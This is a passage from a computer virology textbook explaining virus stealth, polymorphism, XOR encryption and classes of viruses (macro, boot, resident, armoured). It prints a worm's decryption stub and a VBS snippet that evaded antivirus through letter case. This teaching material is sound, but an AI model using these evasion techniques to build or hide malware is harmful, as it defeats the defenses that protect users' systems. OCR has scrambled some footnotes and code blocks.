- *Stealth techniques.*- a set of techniques aiming at convincing the user, the operating system and antiviral programs that there is no malicious code in the machine. The virus whose aim is to escape monitoring and detection, may hide itself into key sectors (sectors allegedly considered as defective, areas which are not used by operating systems), may modify the file allocation table, functions or software resources in order to mirror the image of an uninfected, sound system. All this is generally, among other techniques, performed by hooking interrupts or Windows APIs[24]. In some cases, viruses can completely or partially remove themselves once the final payload has been triggered, thus reducing the risk of detection (this is especially important when it comes to combined viruses: an illustrative example is provided in Chapter 13).
- *Polymorphism.*- As antiviral programs are mainly based on the search for viral signatures (scanning techniques), polymorphic techniques aim at making analysis of files only by their appearance far more difficult. The basic principle is to keep the code vary constantly, from viral copy to viral copy in order to avoid any fixed components that could be exploited by the antiviral program to identify the virus (a set of instructions, specific character strings). Polymorphic techniques are rather difficult to implement and manage. We will consider the two following main techniques (a number of complex variants exist however):
  - Code rewriting into an equivalent code. As a trivial but illustrative example in C programming language[25]

    ```
    if(flag) infection();
    else charge_finale();
    ```

    may be rewritten into an equivalent structure yet under a different code (form)

    ```
    (flag)?infection():charge_finale();
    ```

[24] *Application Programming Interface* (API for short) are software modules that give access to informations or functions that are directly embedded within the operating system at a very low (system) level.

[25] This example has sense only as far as source code viruses are concerned, since the compiler produces the same binary code. It is used as a pedagogic example. Of course, any modification of the code is valid only if the antiviral analysis focus on a code with a similar nature and form.

Let us consider another example written in assembly language:

```
loc_401010:
        cmp ecx, 0
        jz  short loc_40101C
        sub byte ptr [eax], 30h
        inc eax
        dec ecx
        jmp short loc_401010
```

may be equivalently rewritten as:

```
loc_401010:
      cmp   ecx, 0
      jz    short loc_40101C
      add   byte ptr [eax], <random value>
      sub   byte ptr [eax], 30h
      sub   byte ptr [eax], <same random value>
      inc   eax
      dec   ecx
     jmp   short loc_401010
```

If the first variant of the code constitutes the signature which is scanned for, the second one therefore will not be detected.
Similarly, one can rewrite the code by inserting random instructions into random locations without creating any effect. In the previous code, the `or eax, eax` instruction or the `add eax 0`, when inserted after the `inc eax` instruction modifies the code but it still produce the same result.
These simple examples designed for this book to facilitate the reader's understanding, may become far more complex to such a point that any code analysis, especially those performed by antiviral programs is bound to fail (proper code analysis, heuristic analysis or code emulation). For instance, the majority of instructions contained in BIOS binary code is precisely designed to circumvent any code analysis[26].

[26] In this particular case, as in many other cases, the essential purpose is to protect software from piracy or intellectual theft. These code protection techniques involve:

- obfuscation techniques (multiplication of code instructions in order order to fool and/or complicate code analysis, see [23] for pedagogic examples; another trick is to make code reading and understanding as difficult as possible ; for the latter case, the reader may consider the C programming language and `www.ioccc.org` for more details),

– Applying basic encryption techniques to all or part of the virus or worm code. Generally, those encryption techniques consist of masking with a constant byte value (by means of XOR) every code byte. A valid encryption technique would imply the use of a static key that would eventually constitute a real signature (or infection marker) when ill-implemented. However, modern encryption systems (as an example, like RC4 [131]) offer good prospects as far as anti-antiviral protection is concerned. Recently, the *W32/Sobig.F* worm apparently used a more sophisticated encryption system, which proved to be more difficult to break (cryptanalyze) than the basic encryption systems used up to now.

  The viral code starts with an unencrypted procedure whose function is to decipher the main body of the virus before it is executed. During each infection process (code duplication), both the decryption procedure (since it is unencrypted, it may be therefore used by the antiviral program as a possible signature) and the respective encryption procedure will have to be changed. However, it must be granted that in most cases, the encryption procedure remains unchanged. Only some highly sophisticated viruses manage to modify the encryption procedure significantly after each infection.

  As an illustrative example, let us consider the case of the *Kelaino* worm (this example is derived from the excellent paper written by N. Brulez [22], that the reader is urged to read for further details). A part of this code (the section containing data) is encrypted by using a simple modulo 2 addition (XOR) with the `30H` constant value. Let us precise that this type of encryption does not offer much security when it is subject to analysis. Here is the code before it is deciphered:

```
DATA:00402799 aVvqajprXSsuqrp db 'v~CjPR{~CRPl
     ~Cp~C~C^~Cn=:jPP}'
DATA:00402799                 db '=:}y}u]~Cj
     Pa^‘=:s~C]jP_k=:PPPP'
DATA:00402799                 db 'PPPP~CmR]]]]
     m~‘‘‘‘‘‘e‘artubus^hrbhfs‘‘R=:]'
DATA:00402799                 db '~CjPc=:]}}
```

· compression techniques,
· encryption.

It is rather surprising to notice that code protection techniques which have been imagined by virus writers, have since been used by software programmers and publishers to protect their software from piracy. The best example and probably the most famous one is that of the *Whale* virus. An illustrative example is presented in [24].

```
     ]~CjP~~C=:]jPa=:]}'
.............
```

Once the code has been deciphered, we get :

```
DATA:00402799 aFromKelainoKel db 'From: "Kelaino"
                     <kelaino@microsoft.com>',0Dh,0Ah
DATA:00402799                  db 'Subject:
                                Slave Message',0Dh,0Ah
DATA:00402799                  db 'MIME-Version:
                                          1.0',0Dh,0Ah
DATA:00402799                  db 'Content-Type:
                              multipart/mixed;',0Dh,0Ah
DATA:00402799                  db '        boundary=
         "----=_NextPart_000_0005_01BDE2EC.8B286C00"'
DATA:00402799                  db 0Dh,0Ah
```

Here is the decryption procedure at the beginning of the viral code (a few comments lines have been added by N. Brulez):

```
00401000 start    proc near
00401000          mov     ecx, addr_end_data
              ; ECX = Address of end of data
00401005          sub     ecx, addr_beg_data
       ; ECX = 402D5D - 402000 = size of data
0040100B          mov     eax, 402000h
              ; EAX = Address of start of data
00401010
00401010 decrypt_loop:
              ; CODE XREF: start+1A^Yj
00401010          cmp     ecx, 0
              ; ECX is a counter
00401013          jz      short decrypt_end
              ; while ecx != 0 go on
00401015          sub     byte ptr [eax], 30h
          ; substract byte 30h to byte pointed by EAX
00401018          inc     eax
          ; go on with the next byte do decrypt
00401019          dec     ecx
          ; decrement counter
0040101A          jmp     short boucle_decrypte
```

```
; go on while ECX is not equal to 0
```

Apart from the two anti-antiviral techniques we have just described, others, which are rather more active can be used such as:

- techniques that make antiviral programs dormant (this can be done by toggling the antiviral program into the static mode, or by modifying the filtering rules on firewalls, among other possibilities). As an example, *the W32/Klez.H* worm attempts to disable or kill fifty different antivirus software both by killing their process and by erasing files used by some of these processes. As for *W32/Bugbear-A*, its purpose was to defeat in the same way a hundred antiviral programs (antivirus software, firewalls, Trojan cleaners);
- some try to disturb or saturate antiviral programs, in a very aggressive way, in order to prevent them from working properly;
- some downright uninstall antivirus software.

4.5 Virus and Worms Classification

Classifying viruses and worms is not an easy task. It is a fact that when the first viruses emerged, things were simple and distinguishing a virus from another or a virus from a worm did not raise any major problems. Nowadays, virus programmers tend to combine different types of viruses or worms with different techniques, thus making difficult – not to say artificial – any attempt to classify them properly. As a result, available statistics on viruses or worms must be first carefully interpreted and analyzed. For instance, the *Melissa* worm is both a worm and a virus and some experts consider it as being a virus. As for the *Nimda* worm, it is a virus, a worm and a trojan horse at the same time [17]. Mostly, it is classed as a worm. As the reader can seet, any classification is difficult.

4.5.1 Viruses Nomenclature

Viruses are usually classed according to the following different aspects which may overlap:

- according to target formats: executable viruses or document viruses;
- according to target component or device: for example viruses which take over either boot sectors (boot viruses) or device drivers.

- according to the programming language: assembly viruses, code source viruses, interpreted language viruses (or script viruses).
- according to the behavior of the virus: armored viruses, slow or rapid viruses, retroviruses, resident viruses, polymorphic viruses, stealth viruses, etc.
- according to the nature of the final payload: spy viruses, corrupting viruses, deletion viruses, destruction viruses...
- according to the way they operate: combined viruses, psychological viruses (hoaxes, jokes)...

As the reader can imagine, there is a wide variety of viruses which are worth reviewing. The classification we suggest has the advantage of being functional (even though it is not the most popular one nor the most widely used). It helps us to better comprehend some viruses which are usually left out of the standard classifications. Another advantage is that the various classes defined in such a way are quite always disjoint.

Polymorphism and stealth have not been taken into account in the classification presented here. Indeed, they are only anti-antiviral techniques that are used by both viruses and worms, whatever the class they belong to (see Section 4.4.6). A short but precise description of each class will be given here[27].

Executable file viruses

This type of virus was the first discovered and identified. It is also the most popular one. The infection considers binary executable files as targets. Moreover the virus spreads from the infected executable binary file whenever the file is run. Consequently, the infection process is a low-level mechanism which generally requires the use of assembly language. A description of the different infecting mechanisms was presented in Section 4.4.

The way the virus will operate, in this case, is strongly dependent on the executable file format. These different formats are described by characteristic strutures which contain information about the way the binary code (instructions and data) is organized, and about the way the data are mapped into memory. Here are the main formats:

[27] As previously mentioned in the preface of the book, most of the viruses that are presented here in a short overview will be analyzed in depth in a subsequent book. The purpose of the present book is to introduce basic and general principles in viral algorithmics, as well as fundamentals in computer virology.

- executable files `*.COM`. These programs require less than 64 Kb in memory (only one segment of memory); in other words, the different segment registers (`CS` (Code Segment), `DS` (Data Segment), `SS` (Stack Segment) and `ES` (Extra Segment) contain the same value). MS-DOS creates a 256-bit structure whenever a `*.COM` file is run, denoted *Program Segment Prefix* (PSP for short), which is prepended to the code into the memory. The code then starts at offset `100H`[28]. The main constraint lies in the fact that the size of a `*.COM` file must not exceed 64K once the infection has occurred;
- executable files `*.EXE`. These programs which use more than one segment starts with a more complex format structure called the *EXE header* which contains the *Relocation Pointer Table* as an essential structure. This table can handle several segments during the memory mapping, and replaces relative addressing (the file addresses on the disk) with absolute addressing (the file addresses in the memory). While infecting the target, the virus will increase the file size and possibly the number of segments. In this case, the virus must modify and add adequate information to the `*.EXE` header as well as to the Relocation Pointer Table in order to avoid errors during the memory mapping process;
- `PE` executable files (Windows 32-bit executable files). The considered structure is the `PE` header which is described in Section 4.4.3;
- Device drivers files (viruses which infect device drivers). The header of these files are similar to those of the `*.COM` files or `*.EXE` files (only the start offset differs);
- Windows `VxD` files;
- `ELF` executable files[29] (Unix)(ELF header and header table).

Only the format of the target executable file will determine the way the virus will operate. That is the reason why virus programmers need to get information about the considered format.

Document viruses

Strangely enough, even though Cohen and Adleman had theoretically demonstrated the existence of document viruses, many so-called experts continued

[28] Without going too much into details, let us explain that data and intructions are accessed within the memory using a segment address (the memory being partitioned into areas called segments) and within the relevant segment, by an offset value, that is to say the distance from the start of this segment.

[29] For a detailed presentation to the `ELF` format, the reader may refer to `www.muppetlabs.com/~breadbox/software/ELF.txt`

in putting this notion in question (see Chapter 3). The first conclusive proof of their existence appeared in 1995, when the *Concept* macro-virus[30] was released [63]. From that time on document viruses have prolifered and even nowadays they still constitute a major threat especially the varieties which are ill-known.

We suggest the following definition of document viruses.

Definition 41 *(Document viruses)*
A document virus is a viral code contained in a data file which is not executable. The virus is activated and run thanks to an interpreter which is natively contained in the software application associated with the inherent data file format (the document), which is generally defined by file extension. The viral code is activated either through a legitimate internal functionality of the latter application (most frequent case), or by exploiting a (security) flaw in the considered application (most of the time a buffer overflow*).*

This definition has the advantage of being very comprehensive and is not limited to the most popular classes among the document viruses, that is to say: the macro-viruses. Other formats may also be affected by viral attacks, at least potentially. In [98], the reader will find a study dealing with the Windows main formats which can be hit by such viruses. As the reader will notice, Table 4.3 copies the consise table contained in [98]. A few other formats designed for other platforms have been tested. The column called "*risk*" in Table 4.3 corresponds to the 5-level classification of document malware provided in [98]. This classification can be summarized as follows.

1. The file format **always** contains code, which is **directly** executed whenever the file is opened.
2. The file format **may** contain code, which may be **directly** executed.
3. The file format **may** contain code, but it will only get executed on the strict condition that the user **confirms** the execution.
4. The file format **may** contain code, which can only get executed after an action **deliberately** performed by the user.
5. The file format **never** contains code.

For instance, if we consider the *Perrun* virus and the `jpg` format, this virus cannot be classed in the document viruses category because the format does

[30] The spread of *Concept* – probably accidental – was due to three CDROMs that have been released by Microsoft Corporation. It is rather not uncommon that when major actors of software or hardware industry contribute to viral dissemination. This is only the demonstration that any computer professional may lack vigilance in computer security and be responsible for a viral spread, whatever may be its fame or its size.

Format	Extensions	Risk	Type
WSH scripts	VBS, JS, VBE, JSE, WSF, WSH	1	text
Word	DOC, DOT, WBK, DOCHTML	2/3	binary
Excel	XLS, XL?, SLK, XLSHTML,	2/3	binary
Powerpoint	PPT, POT, PPS, PPA, PWZ, PPTHTML, POTHTML	2/3	binary
Access	MDB, MD?, MA?, MDBHTML	1	binary
RTF	RTF	4	text
Shell Scrap	SHS	1	binary
HTML	HTML, HTM, ...	2	text
XHTML	XHTML, XHT	2	text
XML	XML, XSL	2	text
MHTML	MHT, MHTML	2	text
Adobe Acrobat	PDF	2	text
Postscript	PS	1/2	text
TEX/LATEX	TEX	1/2	text

Table 4.3. Formats That May Contain Documents Viruses

not allow in itself the viral code to be activated (unless a security flaw allows an image viewer to automatically activate the viral code). As for the *Peachy* virus and the PDF (*Portable Document format*), this virus corresponds to the above-mentioned second level of classification insofar as it can contain executables which are written in other formats (for instance, VBS for *Peachy*).

As regards *Word, Excel* and *Powerpoint* documents, the risk fluctuates between the second level and the third level according to the way these applications have been set up (the macro can be executed with or without user confirmation). However, experiments have shown that viral code contained in *Office* documents can always be executed directly, however the application is set up.

The case of viruses written in the Postscript language and `PDF`, as well as the other main languages mentioned in Table 4.3, will not be treated as it goes beyond the limits we set ourselves in this introductory book. Such viruses will be studied in a subsequent book.

Our purpose now is to review macro-viruses (whose main sub-categories will be fully analysed in a subsequent book). As a general rule, macro-viruses tend to affect Microsoft *Office* components such as Word, Excel, Access and Powerpoint[31]. All the variants of these products are concerned including Office XP. Although these viruses relate to a rather old technology, they still represent a current threat. The success of such attacks stems from the fact that users exchange an ever increasing number of *Office* documents. Moreover, experiments performed in our lab clearly demonstrated that it is still possible to bypass both current antivirus software and the protection or detection functionalities which have been added to the later variants of *Office*.

Regular audits performed within the French civil service have highlighted that a large number of infections have been caused by the main macro-viruses – for Word97 (W97M), Excel97 (X97M), Powerpoint97 (P97M) and Excel5 (XM). Figure 4.10 indicates the number of attacks launched via macro-viruses during ther year 2002 and the first three months of 2003 (according to figures collected from various civil services).




Fig. 4.10. Number of Macro-Virus Alerts (Source: French Civil Service)

[31] Some earlier, historical examples are known for the Lotus 1-2-3 application.

According to the CLUSIF[32], from among 170 different viruses which were detected and recorded in 2002, 94 viruses were identified as macro-viruses. In other words, they represent nearly 55.3 % of the total attacks; on the contrary, these macro viruses only represent 1377 alerts of a total of 274,825 alerts triggered in the same year. This can be explained by the fact that the bulk of the alerts are caused by worms. This is due to the specific infective nature of this type of infection.

The distribution of the different types of macro-viruses is provided in Table 4.4 (these figures are issued from the author's own virus database and from the analysis of alert reports).

Type	%
Word 6.0	41.13
Word 97	40.10
Excel 5	4.81
Excel 97	8.08
Office	3.98
Access	1.73
Powerpoint	0.17

Table 4.4. Distribution of Main Macro-viruses Types

How does a macro-virus work? Whenever an infected document – *i.e.* one containing viral code – is opened the viral code copies itself into template files which are associated with the application. For instance, the *normal.dot* file for Word that we will take as an example in our next point. As for the other *Office* applications, the interested reader will refer to [14]. Let us note that we consider here the default mode, that is to say, the macros are not desactivated. Let us also precise that some macro-viruses proved to be able to disable the protection systems of the applications. As a matter of fact, any subsequent creation or reading of a uninfected document will produce an infected document as the viral code is copied into the document.

In this case, the VBA language (Visual Basic for Applications) which is the native language in Office applications is used. VBA offers powerful

[32] The CLUSIF is a French national association of computer professionals; refer to `www.clusif.asso.fr`

functionalities which operate in a built-in environment. Designed originally to automate keystrokes, it has largely evolved[33] and now can:

- combine a number of commands into a single command,
- create new commands and functions,
- automate repetitive actions,
- improve the functionality and the flexibility of commands,
- modify existing commands of an application,
- make the Office applications interactive,
- create customized interfaces.

This very sophisticated, event-oriented language, basically uses procedures known as macros, whose structure resembles:

```
Sub Hello
  'This macro opens a dialog window with a message
  MsgBox "Hello to everybody"
End Sub
```

Among the macros which in the template files (for example, the *normal.dot* file for Microsoft Word), some have specific properties which make them very interesting as far as virus programming is concerned. They can be divided into three categories.

- Macros which are executed automatically (aka *auto-execute* macros). A single macro can be classed by default in this category: the `AutoExec` macro which is executed when Microsoft Word is started only if it is located in the `normal.dot` global template file. It is therefore possible to create macros of this type and to store them in other global templates. `AutoExec` automatic execution cannot occur if Microsoft Word is run with the `/m` option. As we pointed out, not only are the ergonomic properties of the application reduced, but it turns out that this function undoubtedly lacks reliability.
- Auto-macros. By default, there are four of them. They are executed whenever a special event attached to the document takes place such as:
  - `AutoNew` whenever a new document is created;
  - `AutoOpen` whenever an existing document is opened;
  - `AutoClose` whenever a document is closed;
  - `AutoExit` whenever Microsoft Word is closed.

[33] In *Office* 2003 applications, VBA has recently been replaced by the `XML` language.

These macros manage document revisions and backups. A more detailed description is available in [14]. It is "theoretically" feasible to disable them by pressing the shift key when Microsoft Word is run.

- Macros with legitimate existing Word (or any other *Office* application) command names (*usurping macros*). If a macro in the global macro file or in an attached active template file has the name of an existing command, the macro replaces the legitimate application command. For example, a macro called `FileSaveAs` or `ToolsMacros` located in the global template file respectively take precedence over the `SaveAs` command of the `File` menu or the `Macros` command of the `Tools` menu[34]. There is no known way to disable this "functionality".

In order to be executed, macro-viruses will therefore always include one or several of these infected macros into the viral code. The reader will find a description of the *Concept* macro-virus in [63] and may read the source code (with detailed comments) provided on the companion CDROM.

Boot viruses

There are two different types of boot viruses. They target or use the area or structures involved in the operating system boot up such as the BIOS (*Basic Input/Output System*), the *Master Boot Record* (MBR) or the *OS Boot Sector* (*Operating System boot sector*).

Bios viruses

As soon as the computer is turned on, the code contained in the BIOS chip is activated. It tests the hardware environment before passing control to the boot code. Originally, the code was stored on chips containing read-only memory (`ROM`), and then, as the technology improved further, this code was stored on chips whose contents can be modified. Since then, viruses can thus write in the BIOS but experiance has shown through a few famous examples using this technique (the best example is without doubt the `CIH` virus [62]), that the BIOS code is systematically destroyed. The possibility of a virus infecting the BIOS has often been brought into question. We will show in Chapter 12 how a BIOS virus can be designed and implemented. The main philosophy behind this kind of virus is to attack the computer as early as possible, before the operating system is activated. As a matter of fact, a BIOS virus has several main advantages:

[34] Here we consider an *Office* application set up for the English language. Macro-viruses are language-sensitive.

- no antiviral program can detect it. Antivirus software monitor the *Master Boot Record* at the Bios level, the hardware and the system activity and files at the operating system level. No former control (except a parity check) can be performed at the Bios level given, among other reasons, the extreme complexity of current Bios systems;
- Because it is run first, any program located at the Bios level[35], or any program run by the Bios itself (if the code is present on the hard disk) can operate on data present on the disk. Indeed, the notion of potential access privileges (in the case of Unix, Windows NT or Windows 2000, as examples) does not exist at this stage of the boot process. This program therefore will be able to modify and/or fool all checking or monitoring procedures on the Bios code which would be likely to operate once the operating system is launched (integrity checking, comparison of code...);
- any program launched by the Bios can access data on the disk without any limitations. At this stage, the possibilities as regards infections and final payloads know no limits.

Boot structure viruses

The *Master Boot Record* (`MBR` for short) takes control after the Bios. Its job consists in activating one of the operating systems present on the disk via a boot sector (also referred to as *secondary boot sector* or OS boot sector). The MBR is a 512-byte long executable program (including the disk's physical data and parameters) and is stored at a specific location on the hard disk or on the floppy disk. Without loss of generality, we will only consider the case of a hard disk. The latter is organized as follows

- the disk is divided into several platters to which the operating system accesses (in read/write mode) thanks to a read/write head (one on each side of each platter);
- each side of each platter is divided into concentric circular tracks (the set of all tracks having the same radius is called a *cylinder*);
- each track is divided into 512-byte sectors.

The Master Boot Record is located at head 0, (upper face of the first platter), track 0 (most outer track), sector 1. The Bios, once it has completed its own operations, passes control to the Master Boot Record. According to the existing partitions on the hard disk, a secondary boot sector (the one which really launches the operating system) is executed. The boot viruses will then

[35] Some requirements in terms of size must be verified but there is no particular technical difficulty to fullfil them.

attack and infect this specific program, whose role is to run the operating system. Two differents infection techniques can be envisaged:

- the virus is actually a viral boot sector. It completely overwrites the original uninfected sector. Indeed, all the functionalities inherent to a true boot sector program as well as viral capabilities are included in this virus (it can infect other boot sectors of other hard disks or floppy disks). The best example is the *Kilroy* virus which was developped by M. Ludwig [104, chapitre 4]. His approach solves the problem of the size of the Master Boot Record which must not exceed 512 bytes once the infection has been realized. The main drawback of this technique is that the virus has very few valid functionalities (especially, it does not carry any payload). Chapter 12 dealing with BIOS viruses will provide further details about this type of virus;
- As for more complex viruses with more sophisticated functionalities (steath features, final payloads), their size largely exceed 512 bytes. The only option then is to handle extra sectors. As a general rule, these viruses include the following software components:
  - a viral boot sector (`VBS`) whose job is to take the place of the original uninfected boot sector;
  - several additionnal viral sectors (the main viral body `MVB`) These sectors generally are hidden and/or encrypted. The `VBS` will collect the different sectors during the execution process. These sectors contain the viral code itself. The virus installs itself resident in memory and operates on infectable units (or devices) via the Bios interrupt 13H;
  - a copy of the uninfected boot sector. Once the virus has installed itself resident in memory (in order to infect other boot sectors), it transfers control to the uninfected sector which will actually run the operating system, as if no infection had been occurred. The purpose here is that the virus operates regardless of the operating system which is used. The copy of the uninfected sector will also defeat antivirus software insofar as the read/scan orders will be redirected toward the sector where this uninfected copy is stored. As an example, let us cite the *Brain* or the *Stealth* viruses [66, 104].

The main interest of boot viruses lies in the fact that they operate very early on not only before the operating system is run but also before security software (including antivirus software) begin their job. As a consequence, no antivirus software is able to stop the virus at the operating system level. The antiviral program must therefore directly operate at the BIOS level.

If some Bios vendors effectively embed a piece of antiviral software at the Bios level, they have a limited efficiency. Moreover, up to now, they can manage only Microsoft Windows systems boot up. In other words, when dealing with a MBR that starts a different operating system (or multi-boot systems as well), the MBR will be detected as infected by the Bios-level antivirus software. Bored with such repetitive false alerts, users generally disable it. Moreover, bypassing Bios-level antivirus software is a relatively easy thing (see Chapter 12).

As Boot viruses operate at the beginning of the boot process, they may use counter-measures to improve their efficiency and especially to limit or prevent their detection. This is the reason why boot viruses may be dangerous even nowadays, all the more so as viruses writers will not hesitate to explore all potential technological avenues as far as stealth technologies are concerned[36].

It is important therefore to bear in mind that boot viruses may infect Windows systems but also any other operating system (this possibility has been rarely envisaged so far). From a virus writers point of view, this leaves a wide range of interesting possibilities even though the implementation of such viruses is likely to be more complex especially under Linux or any other commonly used Unices.

Behavioural Viruses

This class of viruses brings together viruses whose distinguishing features lie in their specific behaviour. Generally, their purpose is to fool antiviral programs, at least to be a serious hindrance to their functionning. Some of them may try to increase their infective power. What is considered here, is the special way these viruses operate. The simple notion of stealth feature is not sufficient to explain the special way they behave.

Memory resident viruses

Once they are executed, these programs remain in the memory of the computer as an active and independant process. The only way to stop the viral process is to turn off the computer[37] or to specifically kill it once identified.

[36] The best example is probably the *March6* virus, which may operate and spread during a warm reboot, despite the fact that modern operating systems do no longer communicate with devices through Bios interrupts. This warm reboot event may also made more frequent thanks a direct action of the virus itself.

[37] The warm reboot by means of the `Ctrl Alt Del` keystroke sequence can be bypassed by viruses. An illustrative example the *Joshi* virus which hooks the hardware (keyboard)

Once the virus is memory-resident, it can actively operate on the operating system, on its functionning and on the user's operations by using interrupts or Windows API hooking (Interrupt `13H` for accessing disks under DOS, or Windows `IFS` API...). By doing so, the infective power is increased greatly. Executing a single infected code can affect a number of executables. Let us remark that in that case, overinfection checkings are of paramount importance to avoid memory congestions. Indeed, this checking turns out to be a little more difficult to perform than for non resident viruses (for instance, it can be done by using functions which send back a signal like `Mutex`, which can be compared with a dynamical signature, by storing a signature into a rarely-used memory area such as the *Bios Data Area* or the Interrupt Vector Table (IVT), by simple memory scanning...).

There are different ways for a viral program to become memory resident depending on the used operating system.

- Under DOS – these viruses are sometimes referred as *TSR (Terminate and Stay Resident)* viruses – such an operation will be possible by using DOS interrupts `21H`, (service `31H`) or `27H`[38]. The program remains active and the control is returned to DOS. The `DX` register stores a value which describes the amount of memory (a multiple of 16 bytes) that the operating system must reserve for the program as long as it remains active in memory. When considering for instance boot viruses, (like the *Brain* or *Stealth* viruses [66]), one realizes that these viruses downright steal memory, that is to say they decrement the amount of physical memory available for DOS at boot time. This amount of memory is contained in a value (expressed in Kilo-bytes) stored at address `0040H:0013H`. Then, these viruses install themselves in the upper part of the physical memory which is thus ignored by the DOS. Interrupt `13H` and various other DOS functions (such as interrupt `21H`, services `4B00H, 4BH,3CH, 3DH, 3EH, 4EH, 4FH`) enable infectable files to be reached.
- Under Microsoft Windows systems, they are different ways for the virus to go memory resident.
  - Key registers can be used to launch the viral infection at boot time and to modify the execution time (*TimeOut*).

BIOS interrupt, to survive despite this warm reboot (which is actually just simulated). Even if you reboot the computer by means of a floppy disk (or any other bootable device), the virus remains active in memory.

[38] The latter interrupt is now considered as obsolete in IBM and Microsoft systems since DOS 2.0. However, since it is still available for backward compatibility, some viruses still use the interrupt `27H`, for better code compactness.

  - Allocation of memory blocks via the `DPMI` interface (DOS Protected Mode Interface) (service 100H) and installation of the infectious process in this block (it is in fact equivalent to the above-mentioned mechanism operating under DOS by which memory is stolen by decrementing the value stored at `0040H:0013H`).
  - Installation under the form of a *Virtual Device Driver* (VxD) or under the form of a NT driver. A Virtual Device Driver is loaded in a static way via the `SYSTEM.INI` file or by the system itself during the loading sequence of the operating system[39]. The activation may also be performed in a dynamic way by using another `VxD` (for instance the `VxD VXDLDR.386` has been designed to this purpose).

  The infectable files can be reached by intercepting calls to interrupt `21H` or via calls to some Windows APIs (such as the *CIH* virus for example [62].
- Under a Unix system, it is more difficult for a virus to become memory resident (more precisely, the inherent philosophy is different). The first approach consists in launching an infective process under the form of a system process (*daemon*). However, it requires specific privileges which never are granted by any properly configured Unix system. Another approach consists in launching an infectious process (for example, directly from a setting file like `.profile`) as a background task (by using the `&` symbol). This is precisely the technique used by the *Ymum20* virus, presented in Chapter 13.

Combined viruses

These viruses are little known and very little information is available on them. There are quite almost no public references to this type of virus, with the exception of Fred Cohen who alluded to them [35, page 14]. These viruses are also known as *combined viruses* or *virus with rendez-vous*. As far as we know, no viral code belonging to this type was detected before 2001 in any computer environment. To solve the problem of strong cryptosystem cryptanalysis, we conceived and published [60] such a virus whose details are available in Chapter 13 (YMUN viruses). About four months after the publication, the *Perrun* virus was released whose techniques were partly and naively inspired from YMUN viruses.

[39] For that purpose, the following line `device=Infection-VxD.386` must be inserted in the section `[386 Enh]`. This approach is not very discreet and may be detected by some careful and aware users.

A combined virus V is actually made of two viruses, V_1 and V_2. Each of them carries a partial and innocuous viral action (infection and final payload). The virus is very infective only when both viruses V_1 and V_2 operate jointly. The following two categories of binary viruses can be envisaged:

- viruses V_1 and V_2 act consecutively. As a general rule, V_1 activates V_2. *Ymun* and thus *Perrun* viruses work in this way. The great advantage is that V_2 can infect via a file format usually considered as inactive or inert (image file, sound file, encrypted text...). As a consequence, the V_1 virus has no option but to go resident;
- V_1 and V_2 act in a separate but parallel way, that is to say, both viruses are activated independently from one another and they both must therefore go resident. V_1 and V_2 then combine their respective actions.

It is worth mentioning that these approach may be generalized to any k-uple of viruses (our experiments confirm this fact). Such viruses will be called k-ary viruses.

Armoured viruses

These viruses are dreadful not because of their inherent viral action but rather because they include functionalities designed to hinder their analysis (the latter are carried out by disassembly along with step-by-step execution (debugging techniques)). These code protection techniques which may be very complex also require high programming skills and a devious mind.

The typical scenario can be summarized as follows. Whenever no source code is available, the binary code must be used to study a virus. It is then necessary to disassemble the binary code and execute it instruction by instruction in order to understand how it functions. Some virus writers who realized that a virus could be disassembled in this way have devised some ways and tricks to hinder this approach. Let us consider a famous example such as the *Whale* virus. Its complete analysis is a tricky task. Its code includes a number of mechanisms designed to hinder its disassembly and its analysis (fake code, dynamic encryption/decryption...). The encrypted virus exists in the target file which is infected under thirty different variants.

Armored viruses are mostly able to detect step-by-step mode analysis and use a wide variety of tricks to prevent it. For instance, they may block the keyboard and make the machine reboot (like the *Whale* virus). Another trick used by the *Telefonica* virus or the *Linux.RST* virus involves killing the current process if it runs in debug mode. Lastly, it is possible to totally forbid code analysis by well-suited cryptographic techniques [71].

Retroviruses

In the field of biological virology, the term of *retrovirus* refers to the IV category of viruses called RNA viruses (ribonucleic acid viruses). Unlike other viruses whose genetic material is made of DNA (deoxyribonucleic acid), RNA can be considered as the genome of retroviruses. However, the mechanism of viral multiplication via an enzyme called *transcriptase reverse* transforms its RNA into DNA which will be then introduced into the DNA of the target cell. From the infected genome of the cell, the viral DNA will be used as a matrix (blueprint) for the RNA which is necessary to make other virions[40]. As the genetic material is closely integreted to those of the cell, it is then hereditarily transmitted from cell offspring to cell offspring. Further details on retroviruses are available in [84, chap. 8.6].

Indeed, the retrovirus concept was adopted by computer virology in an inappropriate way. The term retrovirus refers to viruses using weaknesses or limitations inherent to specific antiviral programs in order to avoid detection. In 2001, such a weakness was identified for the Norton antiviral program which was unable efficiently manage the distinction between upper case and lower case letters[41]. For instance, the following script written in VBS language was detected by the antivirus software:

```
Set dirwin = fso.GetSpecialFolder(0)
                                    c.Copy(dirwin&"\nom.vbs")
```

while once rewritten in the following way, it was no longer detected.

```
Set dirwin = fso.GetSpecialFolder(0)
                                    c.CopY(dirwin&"\nom.vbs")
```

This weakness has been patched since but let us notice that other similar weaknesses have been detected for different antivirus programs. As they were not reported, they still are not corrected and therefore can be exploited.

The term retroviruses would be more appropriate for source code viruses which match all features inherent in their biological cousins. In fact, the infection process which consists in changing the RNA (equivalent to the binary code, obtained from the source code) into DNA (similar to the source code) to insert it into that of the target source program is similar to the infection mechanism of a source code.

[40] An another name for the viral agent.

